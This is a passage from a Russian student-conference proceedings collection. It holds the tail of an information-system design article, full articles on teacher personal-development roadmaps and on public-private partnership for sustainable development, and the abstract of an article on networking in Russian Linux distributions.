


Рис. 2. Декомпозиция модели «Как есть»

По примеру модели «Как есть» была сделана модель «Как будет» она позволит улучшить уже существующую, а также добавить информационную систему, которая будет очень удобна пользователям для управления финансовыми ресурсами (Рис. 3.).




Рис. 3. Диаграмма IDEF0 модели «Как будет»

Далее была проведена декомпозиция модели «Как будет» на шесть блоков (Рис. 4.).




Рис. 4. Декомпозиция модели «Как будет»

Для разработки данной информационной системы по Управлению финансами необходимо создать диаграмму прецедентов. Данная схема описывает информацию о пользователях и их взаимодействие с системой, а также детальные взаимодействия между актерами и прецедентами.

После этого была разработана диаграмма прецедентов, которая демонстрирует взаимодействие системы с пользователями и функционал, доступный актерам. Этот инструмент также отображает взаимосвязи между действующими лицами и прецедентами, описывающими функциональность системы на более детальном уровне (Рис. 5.).




Рис. 5. Диаграмм прецедентов

На основе диаграммы прецедентов была создана диаграмма последовательности, которая представляет собой средство визуализации взаимодействия и действий в системе.

Приведенный далее пример визуальной схемы последовательности действий демонстрирует процесс регистрации и аутентификации пользователей в системе (Рис. 6.).




Рис. 6. Диаграмма последовательности UML

Подводя итог работы, можно отметить, что разработанная информационная система для управления финансами предоставляет быстрый доступ к ресурсам, проводит учет и анализ всех данных, а также гарантирует надежную защиту пользовательской информации.

Использованные источники:

1. Григорьев, М. В. Проектирование информационных систем: учебное пособие для среднего профессионального образования / М. В. Григорьев, И. И. Григорьева. — Москва: Издательство Юрайт, 2023. — 318 с. — (Профессиональное образование). — ISBN 978-5-534-12105-6. — Текст: электронный // Образовательная платформа Юрайт [сайт]. — URL: <https://urait.ru/bcode/518751>.
2. Советов, Б. Я. Базы данных: учебник для вузов / Б. Я. Советов, В. В. Цехановский, В. Д. Чертовской. — 3-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2023. — 420 с. — (Высшее образование). — ISBN 978-5-534-07217-4. — Текст: электронный // Образовательная платформа Юрайт [сайт]. — URL: <https://urait.ru/bcode/510752>.
3. Советов, Б. Я. Моделирование систем: учебник для академического бакалавриата / Б. Я. Советов, С. А. Яковлев. — 7-е изд. — Москва: Издательство Юрайт, 2021. — 343 с. — (Бакалавр. Академический курс). — ISBN 978-5-9916-3916-3. — Текст: электронный // Образовательная платформа Юрайт [сайт]. — URL: <https://urait.ru/bcode/488217>.

*Михайлова К.Б.
студент магистратуры
группы e2626z
Елабужский институт К(П)ФУ
г.Елабуга
научный руководитель: Бочкарева Т. Н., канд. пед. наук
доцент
г. Елабуга*

ОСОБЕННОСТИ ДОРОЖНОЙ КАРТЫ ЛИЧНОСТНОГО РАЗВИТИЯ ПЕДАГОГА

Аннотация. В статье рассматриваются вопросы преодоления школьной неуспешности через индивидуальную траекторию личностного развития учителя. Показано, что личностный рост педагога влияет на его способность эффективно выстраивать образовательный процесс, учитывающий индивидуальные особенности учеников. Анализируются механизмы взаимодействия между учителем и учеником, направленные на создание мотивирующей образовательной среды, способствующей академическим достижениям. Особое внимание уделяется принципам педагогической рефлексии и саморазвития, которые играют ключевую роль в решении проблем неуспеваемости учащихся.

Ключевые слова: индивидуальная траектория, личностное развитие учителя, педагогическая рефлексия, мотивация учащихся, образовательный процесс, академические достижения.

*Mikhailova K.B.
Graduate student
of the e2626z group
Yelabuga Institute of K(P)FU
Yelabuga
scientific director:
Bochkareva T. N., Candidate of Pedagogical Sciences
Associate Professor
Yelabuga*

FEATURES OF THE TEACHER'S PERSONAL DEVELOPMENT ROADMAP

Annotation. The article deals with the issues of overcoming school failure through an individual trajectory of personal development of a teacher. It is shown that the personal growth of a teacher influences his ability to effectively build an educational process that takes into account the individual characteristics of students. The mechanisms of interaction between teacher and student, aimed at

creating a motivating educational environment conducive to academic achievement, are analyzed. Particular attention is paid to the principles of pedagogical reflection and self-development, which play a key role in solving the problems of student failure.

Keywords: *individual trajectory, teacher's personal development, pedagogical reflection, student motivation, educational process, academic achievement.*

Современное общество предъявляет высокие требования к профессиональной деятельности педагогов, что обусловлено не только изменениями в образовательной системе, но и динамикой социально-экономических процессов. В условиях глобализации и стремительного развития технологий, личностные качества педагогов становятся ключевыми факторами, определяющими успешность образовательного процесса. Педагог не только передает знания, но и формирует личность ученика, его мировосприятие, ценностные ориентиры и социальные навыки. Таким образом, актуальность формирования личностных качеств педагогов не вызывает сомнений и требует системного подхода к решению данной проблемы.

Формирование личностных качеств у педагогов в условиях быстро меняющегося общества становится все более актуальным вопросом, поскольку успех образовательного процесса в значительной степени зависит не только от содержания преподавания, но и от тех качеств, которые обладают сами педагоги. Научные исследования подчеркивают, что личностные качества, включая целеустремленность, трудолюбие и наблюдательность, оказывают значительное влияние на эффективность работы учителя [1]. Педагоги, обладающие развитым эмоциональным интеллектом и гибкими личностными компетенциями, способны не только обучать, но и мотивировать учащихся, создавать атмосферу доверия и положительного взаимодействия [2].

Кризисы и изменения, с которыми сталкивается современное образование, предъявляют новые требования к подходам в подготовке педагогов. Личностные качества становятся более важными, чем когда-либо, так как именно они позволяют учителям находить нестандартные решения в сложных ситуациях, адаптироваться к инновационным методам обучения и понимать потребности своих учеников [1]. Программа подготовки педагогов должна быть направлена на формирование у студентов не только профессиональных навыков, но и способности к саморазвитию, критическому мышлению и эмоциональному восприятию окружающего мира.

Реализация дорожных карт в любой области, включая образование, требует применения методических рекомендаций, которые должны основываться на прагматичном подходе и детальном анализе выявленных проблем. Прежде всего, необходимо осуществить тщательное планирование

каждого этапа внедрения, учитывая ситуацию в образовательной среде и специфику формирования личностных качеств педагогов. Такой подход позволит минимизировать риски и повысить эффективность процесса .

При разработке дорожной карты формирования личностных качеств педагогов важно определить ключевых участников, ответственных за реализацию каждой из задач. Необходимо выделить роли всех участников: от руководителей образовательных учреждений до самих педагогов. Так, педагогический коллектив должен быть вовлечен в процесс с первых этапов, чтобы обеспечить более высокую мотивацию и вовлеченность в итоговые изменения [4]. Важно также позаботиться о наличии необходимых ресурсов и поддерживающей инфраструктуры для успешного выполнения поставленных задач.

Оптимизация всех процессов, связанных с формированием личностных качеств педагогов, - ещё один ключевой аспект, который можно реализовать через дорожные карты. Педагоги должны видеть конкретные шаги и мероприятия, что позволит им планировать своё развитие и осознанно подходить к повышению своей квалификации. Взаимодействие с современными методиками и участие в программах повышения квалификации являются основой для формирования тех личностных качеств, которые необходимы в условиях современных образовательных реалий [3].

Необходимость стратегической интеграции образовательного процесса с внешними требованиями и ожиданиями от педагогов должна быть также учтена. Это значит, что на каждом этапе реализации дорожной карты должно учитываться влияние внешней среды на внутренние процессы. Стратегические рекомендации могут быть направлены на создание качественной образовательной среды, где личностные качества педагогов не просто формируются в их изоляции, а развиваются в контакте с окружающей реальностью.

Ключевые мероприятия дорожной карты могут включать:

1. Проведение специализированных тренингов и семинаров, направленных на развитие эмоционального интеллекта, коммуникативных навыков и других важных качеств педагогов.
2. Создание условий для взаимопомощи и обмена опытом между педагогами, что позволит снизить уровень профессионального стресса и повысить общую мотивацию.
3. Внедрение механизмов регулярной оценки личностных качеств педагогов, что поможет как самим педагогам, так и администрации образовательных учреждений отслеживать динамику изменений и корректировать образовательные стратегии в реальном времени.

Методические рекомендации, подготовленные в рамках данной работы, направлены на внедрение дорожной карты в практику образовательных учреждений. Они включают в себя конкретные шаги и стратегии, которые могут быть использованы педагогами для повышения своих личностных

качеств и профессиональной компетентности. Практические примеры реализации программы демонстрируют, как теоретические наработки могут быть успешно применены в реальной образовательной среде, что подтверждает их эффективность и целесообразность.

Перспективы дальнейших исследований в области формирования личностных качеств педагогов также представляют собой важный аспект, который требует внимания. Необходимо продолжать изучение влияния различных факторов на личностное развитие педагогов, а также разрабатывать новые методики и подходы, которые бы способствовали более глубокому и всестороннему развитию личностных качеств. Важно также учитывать изменения в обществе и образовательной среде, что позволит адаптировать программы подготовки педагогов к современным требованиям и вызовам.

Использованные источники:

1. Григорьева Е.П. РОЛЬ ПРОФЕССИОНАЛЬНО ЗНАЧИМЫХ ЛИЧНОСТНЫХ КАЧЕСТВ ПЕДАГОГА // Вестник магистратуры. 2015. №3 (42). URL: <https://cyberleninka.ru/article/n/rol-professionalno-znachimyh-lichnostnyh-kachestv-pedagoga> (16.12.2024).
2. Ускова Светлана Анатольевна Развитие профессионально-личностных качеств учителя как основа обеспечения результативности современного образовательного процесса // Преподаватель XXI век. 2015. №1. URL: <https://cyberleninka.ru/article/n/razvitie-professionalno-lichnostnyh-kachestv-uchitelya-kak-osnova-obespecheniya-rezultativnosti-sovremennogo-obrazovatel'nogo> (17.12.2024).
3. Лопатюк Евгения Андреевна, Падеус Дарья Ивановна, Захарова Софья Петровна РАЗВИТИЕ ЛИЧНОСТНЫХ КАЧЕСТВ В ПЕДАГОГИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ // Вопросы развития современной науки и техники. 2021. №1. URL: <https://cyberleninka.ru/article/n/razvitie-lichnostnyh-kachestv-v-pedagogicheskoy-deyatelnosti> (17.12.2024).
4. Пичугина Галина Антоновна, Абдулаева Элнара Бахруз Кызы ФОРМИРОВАНИЕ ЛИЧНОСТНО-ПРОФЕССИОНАЛЬНЫХ КАЧЕСТВ В ПОДГОТОВКЕ БУДУЩЕГО ПЕДАГОГА // Хуманитарни Балкански изследвания. 2021. №2 (12). URL: <https://cyberleninka.ru/article/n/formirovanie-lichnostnostno-professionalnyh-kachestv-v-podgotovke-buduschego-pedagoga> (16.12.2024).
5. Скибо Т.Ю., Мещерякова Е.И., Берестевич Г.В. ПСИХОЛОГО-ПЕДАГОГИЧЕСКИЕ ОСНОВЫ ФОРМИРОВАНИЯ И РАЗВИТИЯ КАЧЕСТВ ЛИЧНОСТИ В ПЕДАГОГИЧЕСКОМ ПРОЦЕССЕ // Воздушно-космические силы. Теория и практика. 2022. №22. URL: <https://cyberleninka.ru/article/n/psihologo-pedagogicheskie-osnovy-formirovaniya-i-razvitiya-kachestv-lichnosti-v-pedagogicheskom-protssesse> (10.12.2024).

Пасечник И. А.
аспирант 3 курса
ОЧУВО «Московский инновационный университет»
Научный руководитель:
Новосёлов С. Н., доктор экономических
и сельскохозяйственных наук
профессор
г. Москва

ГОСУДАРСТВЕННО-ЧАСТНОЕ ПАРТНЁРСТВО КАК ИНСТРУМЕНТ ДОСТИЖЕНИЯ ЦЕЛЕЙ УСТОЙЧИВОГО РАЗВИТИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ

***Аннотация:** В научной статье рассматриваются существующие цели устойчивого развития Российской Федерации, достижение которых можно осуществить при помощи государственно-частного партнёрства. В работе описано потенциально возможное использование государственно-частного партнёрства для достижения целей устойчивого развития России в сфере реализации инфраструктурных проектов, реализации политики в сфере защиты экологии и улучшения социального положения граждан страны. В качестве обоснования данного предложения в статье отражены выводы из анализа уже существующих международных и отечественных практик применения государственно-частного партнёрства в проектах, которые вошли в общий вклад достижения целей устойчивого развития таких стран, как Россия, Дания, Германия, Сингапур, Объединенные Арабские Эмираты и Китай. Отдельно отмечен тот факт, что при использовании государственно-частного партнёрства в настоящее время, можно эффективно реализовать дорогостоящие и долгосрочные проекты, которые будут приносить свой вклад в достижение целей устойчивого развития в среднесрочной и долгосрочной перспективе. В данной научной работе указаны рекомендации, реализация которых может позволить обеспечить эффективное достижение целей устойчивого развития без применения экстремальных мер регулирования со стороны государства, что позволит увеличить качество и продолжительность жизни населения России и позволит достичь другие цели устойчивого развития страны.*

***Ключевые слова:** государственно-частное партнёрство, цели устойчивого развития, санкции, сельское хозяйство, промышленность, экономика, экономика России.*

Pasechnik I. A.
postgraduate student of the 3rd year,
Moscow Innovation University.
Supervisor: S. Novosyolov. H., Doctor of Economic
and Agricultural Sciences,
Professor
z. Moscow

PUBLIC-PRIVATE PARTNERSHIP AS A TOOL FOR ACHIEVING THE GOALS OF SUSTAINABLE DEVELOPMENT OF THE RUSSIAN FEDERATION

***Abstract:** The scientific article considers the existing goals of sustainable development of the Russian Federation, the achievement of which can be realized with the help of public-private partnership. The paper describes the potential use of public-private partnership to achieve the goals of sustainable development of Russia in the sphere of realization of infrastructure projects, implementation of policy in the sphere of environmental protection and improvement of social status of the country's citizens. As justification for this proposal, the article reflects conclusions from the analysis of already existing international and domestic practices of applying public-private partnership in projects that have contributed to the overall achievement of sustainable development goals in such countries as Russia, Denmark, Germany, Singapore, the United Arab Emirates and China. Separately noted is the fact that with the use of public-private partnerships nowadays, it is possible to effectively implement costly and long-term projects that will contribute to the achievement of sustainable development goals in the medium and long term. This research paper indicates recommendations, the implementation of which can allow for the effective achievement of sustainable development goals without the use of extreme regulatory measures on the part of the state, which will increase the quality and length of life of the Russian population and will allow to achieve other goals of sustainable development of the country.*

***Keywords:** public-private partnership, sustainable development goals, sanctions, agriculture, industry, economy, Russian economy.*

Государственно-частное партнёрство представляет из себя эффективный инструмент, который позволяет объединить усилия и ресурсы государства и частных компаний для достижения целей, каждой из сторон. Сформированные цели устойчивого развития Российской Федерации являются приоритетными для достижения, поскольку затрагивают ряд важных составляющих развития и улучшения качества жизни людей в социальном и экономическом плане. В связи с этим использование государственно-частного партнёрства становится актуальным и обоснованным для достижения целей устойчивого развития страны, в связи с

общей направленностью на достижение социального и экономического благополучия граждан России. Это связано с ценностями, которые заложены в основу государственно-частного партнёрства и в принципы формирования целей устойчивого развития. Основным принципом является достижение высокого уровня жизни людей, за счёт достижения социального и экономического благополучия, которые могут быть достигнуты при развитии таких элементов экономики, как промышленность, сельское хозяйство и строительство.

Актуальность работы заключается в том, что государственно-частное партнёрство может стать ключом к достижению целей устойчивого развития Российской Федерации, поскольку проекты государственно-частного партнёрства позволяют достичь ряд целей устойчивого развития России. Потенциал государственно-частного партнёрства в данном направлении является большим, поскольку существует множество сфер, где государство и бизнес могут объединить свои усилия при достижении общих интересов, которые в себе и будут нести вклад в достижение целей устойчивого развития, что крайне необходимо в связи с непростой международной обстановкой. Напряжённая международная обстановка, связанная с направленными в сторону Российской Федерации санкциями, боевыми действиями, происходящими в непосредственной близости от границ с Россией и многими другими факторами свидетельствует о необходимости ещё большего объединения внутри страны. В связи с чем, государственно-частное партнёрство становится прекрасным вариантом такого объединения, в рамках достижения общезначимых целей устойчивого развития государства.

Целью данной работы является рассмотрение возможности применения механизма государственно-частного партнёрства, как инструмента для достижения целей устойчивого развития в Российской Федерации.

Государственно-частное партнёрство – это взаимодействие государства и бизнеса, оформляется такое взаимодействие соглашением в котором прописаны конкретные сроки действия данного соглашения и сроки реализации описанных этапов деятельности, которые посредством объединения ресурсов, а также, распределения рисков между публичным партнёром, с одной стороны, и частным партнёром с другой, должна быть направлена на привлечение частных инвестиций, направленных на улучшение жизни населения государства. К основным принципам государственно-частного партнёрства стоит отнести прозрачность, эффективность, справедливое распределение рисков и выгод, а также долгосрочное сотрудничество. Важно, чтобы интересы всех участников проекта гармонично сочетались. Помимо основных нормативных правовых актов Российской Федерации, для государственно-частного партнёрства существуют специализированные законы. Основным таким законом является 224

федеральный закон от 13 июля 2015 года.[1] В нём сформулированы основные постулаты взаимодействия частного и публичного партнёра в рамках соответствующих соглашений. Также существуют и другие нормативные правовые акты, регламентирующие подобную деятельность. Например существует такой вид взаимодействия государства и бизнеса, как концессия. Данный вид государственно-частного партнёрства регулируется и регламентируется отдельным актом, а именно Федеральным законом № 115-ФЗ «О концессионных соглашениях»[2], который был принят 21 июля 2005 года. Важно отметить, что в настоящий период значительная часть проектов государственно-частного партнёрства проходит именно в рамках концессионного соглашения и на основании 115-го федерального закона, соответственно. Также, регламентируют взаимодействие в рамках государственно-частного партнёрства постановления Правительства 1366[3] и 1386[4], в которых закреплены дополнительные нюансы и особенности государственно-частного партнёрства.

Цели устойчивого развития в свою очередь касаются многих аспектов функционирования государства, но в целом они сводятся к укреплению международного взаимодействия, решению глобальных проблем и преодолению существующих в мире тормозящих качественное развитие факторов, подробный перечень целей устойчивого развития представлен в Распоряжении Правительства РФ от 14 июля 2021 г. № 1912-р Об утверждении целей и основных направлений устойчивого (в том числе зеленого) развития РФ[4]. Основные цели устойчивого развития Российской Федерации и во всём мире следующие:

1. Повсеместная ликвидация нищеты во всех ее формах.
2. Ликвидация голода, обеспечение продовольственной безопасности и

⁴ О государственно-частном партнерстве, муниципально-частном партнерстве в Российской Федерации и внесении изменений в отдельные законодательные акты Российской Федерации: Федеральный закон от 13.07.2015 № 224-ФЗ // Собр. законодательства РФ. – 2015. – № 29. – Ст. 4350.

⁵ О концессионных соглашениях: федеральный закон от 21.07.2005 № 115-ФЗ // Собр. законодательства РФ. – 2005. – № 30. – Ст. 3126.

⁶ Об утверждении перечня отдельных прав и обязанностей публичного партнёра, которые могут осуществляться уполномоченными им органами и (или) юридическими лицами в соответствии с федеральными законами, иными нормативными правовыми актами Российской Федерации, нормативными правовыми актами субъектов Российской Федерации, муниципальными правовыми актами: постановление Правительства Российской Федерации от 12.12.2015 № 1366. – URL: <http://publication.pravo.gov.ru/Document/View/0001201512160013> (дата обращения 24.01.2025).

⁷ Об утверждении формы предложения о реализации проекта государственно-частного партнёрства или проекта муниципально-частного партнёрства, а также требований к сведениям, содержащимся в предложении о реализации проекта государственно-частного партнёрства или проекта муниципально-частного партнёрства: постановление Правительства Российской Федерации от 19.12.2015 № 1386. – URL: <http://publication.pravo.gov.ru/Document/View/0001201512230008> (дата обращения: 24.01.2025).

⁸ О предоставлении субсидий из федерального бюджета российским организациям на компенсацию части затрат на производство и реализацию пилотных партий средств производства потребителям: постановление Правительства Российской Федерации от 25.05.2017 № 634. – URL: <http://publication.pravo.gov.ru/Document/View/0001201705300023> (дата обращения: 24.01.2025).

улучшение питания и содействие устойчивому развитию сельского хозяйства.

3. Обеспечение здорового образа жизни и содействие благополучию для всех в любом возрасте.

4. Обеспечение всеохватного и справедливого качественного образования и поощрение возможности обучения на протяжении всей жизни для всех.

5. Обеспечение гендерного равенства и расширение прав и возможностей всех женщин и девочек.

6. Обеспечение наличия и рационального использования водных ресурсов и санитарии для всех.

7. Обеспечение доступа к недорогим, надежным, устойчивым и современным источникам энергии для всех.

8. Содействие поступательному, всеохватному и устойчивому экономическому росту, полной и производительной занятости и достойной работе для всех.

9. Создание стойкой инфраструктуры, содействие всеохватной и устойчивой индустриализации и инновациям

10. Сокращение неравенства внутри стран и между ними

11. Обеспечение открытости, безопасности, жизнестойкости и экологической устойчивости городов и населенных пунктов.

12. Обеспечение перехода к рациональным моделям потребления и производства.

13. Принятие срочных мер по борьбе с изменением климата и его последствиями.

14. Сохранение и рациональное использование океанов, морей и морских ресурсов в интересах устойчивого развития.

15. Защита и восстановление экосистем суши и содействие их рациональному использованию, рациональное лесопользование, борьба с опустыниванием, прекращение и обращение вспять процесса деградации земель и прекращение процесса утраты биологического разнообразия.

16. Содействие построению миролюбивого и открытого общества в интересах устойчивого развития, обеспечение доступа к правосудию для всех и создание эффективных, подотчетных и основанных на широком участии учреждений на всех уровнях.

17. Укрепление средств осуществления и активизация работы в рамках Глобального партнерства в интересах устойчивого развития Финансирование.

Что касается международного опыта применения государственно-частного партнёрства для достижения целей устойчивого развития, стоит отметить реализацию проектов Дании и Германии в области альтернативных источников энергии. Эти проекты стали возможны именно за счёт привлечения частных партнёров. Значимость таких проектов для стран не имеющих крупных запасов природных ресурсов (нефти, газа), не нуждается в подробной аргументации. Сингапур и Объединенные Арабские Эмираты

активно используют государственно-частного партнёрства для улучшения жизни людей, предоставляя высокий уровень жизни за счёт разработки и внедрения современных систем управления транспортом и логистикой и другими городскими услугами. Совокупная эффективность внедрённых систем подтверждается большим потоком туристов и квалифицированных работников, стремящихся отправиться в данную страну для продолжительного пребывания. В свою очередь в Китае в городе Шанхай при помощи государственно-частного партнёрства осуществляется проект по водоснабжению и очистки сточных вод, что с учётом количества населения города является одной из основных услуг необходимых для обеспечения достойной жизни людей. Такой проект наглядно демонстрирует социальную значимость и экономическую целесообразность использования инструментов государственно-частного партнёрства для государства.

В России также существуют успешные проекты государственно-частного партнёрства, связанные с достижением целей устойчивого развития. Например, построенный Западный скоростной диаметр в Санкт-Петербурге довольно сильно снизил транспортную нагрузку на основные дорожные сети города, взяв на себя часть дорожного трафика, что положительно сказалось на улучшении жизни граждан и повышении эффективности транспортной инфраструктуры города. А мост через Керченский пролив стал символом объединения России, а ещё оказался крайне важной транспортной артерией для обеспечения возможности увеличения уровня жизни граждан страны и укрепления национальной безопасности. Важно отметить, что он был построен именно по соглашению государственно-частного партнёрства и несмотря ни на какие обстоятельства он успешно выполняет возложенный на него функционал, соединяя Республику Крым с Краснодарским Краем.

Даже с учётом высокой эффективности применения государственно-частного партнёрства, существуют и сложности реализации таких проектов в рамках достижения целей устойчивого развития. Например, высококвалифицированные специалисты хорошо знакомые с государственно-частного партнёрства чаще всего работают именно в частных компаниях, в связи с большим уровнем материального обеспечения. Это обстоятельство логично и объяснимо, но для реализации действительно успешных проектов государственно-частного партнёрства высококвалифицированные специалисты должны быть с обеих сторон. Также существует проблема с финансированием таких проектов. В данный момент процентные ставки по кредитам настолько велики, что новые проекты фактически приостанавливаются в реализации, что не способствует достижению целей устойчивого развития.

В качестве мер господдержки проектов государственно-частного партнёрства, способствующих достижению целей устойчивого развития со стороны государства необходимо задействовать любые возможные финансовые инструменты, начиная с субсидий, заканчивая разработкой и

принятием нормативных правовых актов для введения кредитов с отрицательными и нулевыми процентными ставками для проектов направленных на реализацию целей устойчивого развития. Безусловно, без кадров никуда, особенно высококвалифицированных. В связи с этим, необходимо уделить большое внимание способам удержания и привлечения таких специалистов на госслужбе, одним из вариантов решения данной проблемы, может послужить стать увеличение их количества, за счёт обеспечения соответствующих направлений обучения в высших учебных заведениях.

В связи со всем вышесказанным государственно-частного партнёрства является действительно эффективным механизмом достижения целей устойчивого развития, но для значительного и массового использования данного инструмента необходимо принять ряд поддерживающих и стимулирующих мер со стороны органов государственной власти.

Использованные источники:

1. Ваславский Я.И. «Государственно-частное партнёрство: высокоэффективный альянс для достижения целей устойчивого развития» // Вестник МГИМО-Университета, № 15 (5), – Москва, 2022. – С. 27-63.
2. Дмитриченко Л.И. Канапухин П.А., Чаусовский А.М. «Государственно-частное партнерство как институт интеграции экономики Донецкой Народной Республики в экономику Российской Федерации: методологический аспект» / Дмитриченко Л.И. Канапухин П.А., Чаусовский А.М. // Вестник Воронежского государственного университета, № 4, – Воронеж, 2023. – С. 5-19.
3. Еремин В.В. «Государственно-частное партнерство для достижения целей устойчивого развития ООН» // Международное право и международные организации, № 4 (27), – Москва, 2023. – С. 12-21.
4. Иванов О.Б. «Государственно-частное партнёрство как инструмент реализации национальных целей России» / Иванов О.Б., Бухвальд Е.М. // ЭТАП: экономическая теория, анализ, практика, № 4, – Москва, 2024. – С. 7-24.
5. Медведева Н.В. «Формат государственно-частного партнёрства в обеспечении технологического суверенитета» // Journal of Monetary Economics and Management, № 2, – Москва, 2024. – С. 90-92.
6. Половян А.В. «Партнёрство государства и частного сектора как стратегическое направление технико-технологической модернизации промышленности» / Половян А.В., Шемякина Н.В., Пономаренко А.А. // Большая Евразия: развитие, безопасность, сотрудничество, № 6 (2), – Москва, 2023. – С. 170-174.
7. Пономаренко А.А. «Концептуальные основы развития государственно-частного партнёрства промышленности Донецкой Народной Республики» // Вестник Института экономических исследований, № 3 (27), – Донецк, 2022. – С. 14-31.

*Потапов А.А.
студент*

*РГУ нефти и газа им. И. М. Губкина
Россия, г. Москва*

*Чулисов Е.В.
студент*

*РГУ нефти и газа им. И. М. Губкина
Россия, г. Москва*

РАБОТА СЕТЕВОЙ ПОДСИСТЕМЫ В ОТЕЧЕСТВЕННЫХ ОС

***Аннотация:** Работа сетевой подсистемы в различных операционных системах, таких как «Альт», РЕД ОС, ROSA и Astra Linux, охватывает ключевые компоненты, обеспечивающие эффективное взаимодействие устройств в сети. В данной статье анализируются настройки домена, DNS, DHCP, маршрутизации, а также управление сетевыми ресурсами и доступом. Постоянное развитие технологий и утилит, таких как alterator-network, NetworkManager и специальные утилиты для настройки интеграции с MSAD, позволяет повысить производительность и безопасность сетевой инфраструктуры. Итогом исследования является определение актуальных проблем и вызовов, с которыми сталкиваются пользователи, а также направления для улучшения функциональности сетевых систем в данных ОС.*

